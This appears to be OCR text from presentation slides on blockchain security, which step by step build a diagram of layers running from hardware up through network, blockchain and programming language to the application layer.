
Blockchain Security


Blockchain Security is Multilayer Security

Hardware
Layer -1




Blockchain Security is Multilayer Security

Network
Layer 0




Hardware
Layer -1




Blockchain Security is Multilayer Security


Blockchain
Layer 1



Network
Layer 0




Hardware
Layer -1




Blockchain Security is Multilayer Security


Programming Language Layer 2




Blockchain Layer 1



Network Layer 0




Hardware Layer -1




Blockchain Security is Multilayer Security


Application
Layer 3




Programming
Language
Layer 2




Blockchain
Layer 1



Network
Layer 0




Hardware
Layer -1




Blockchain Security is Multilayer Security


Application
Layer 3




Programming
Language
Layer 2




Blockchain
Layer 1



Network
Layer 0




Hardware
Layer -1




Blockchain Security is Multilayer Security

Application
Layer 3


Programming
Language
Layer 2




Blockchain
Layer 1



Network
Layer 0




Hardware
Layer -1




Blockchain Security is Multilayer Security


Application
Layer 3




Programming
Language
Layer 2




Blockchain
Layer 1



Network
Layer 0




Hardware
Layer -1




Blockchain Security is Multilayer Security


Application
Layer 3




Programming
Language
Layer 2




Blockchain
Layer 1



Network
Layer 0




Hardware
Layer -1

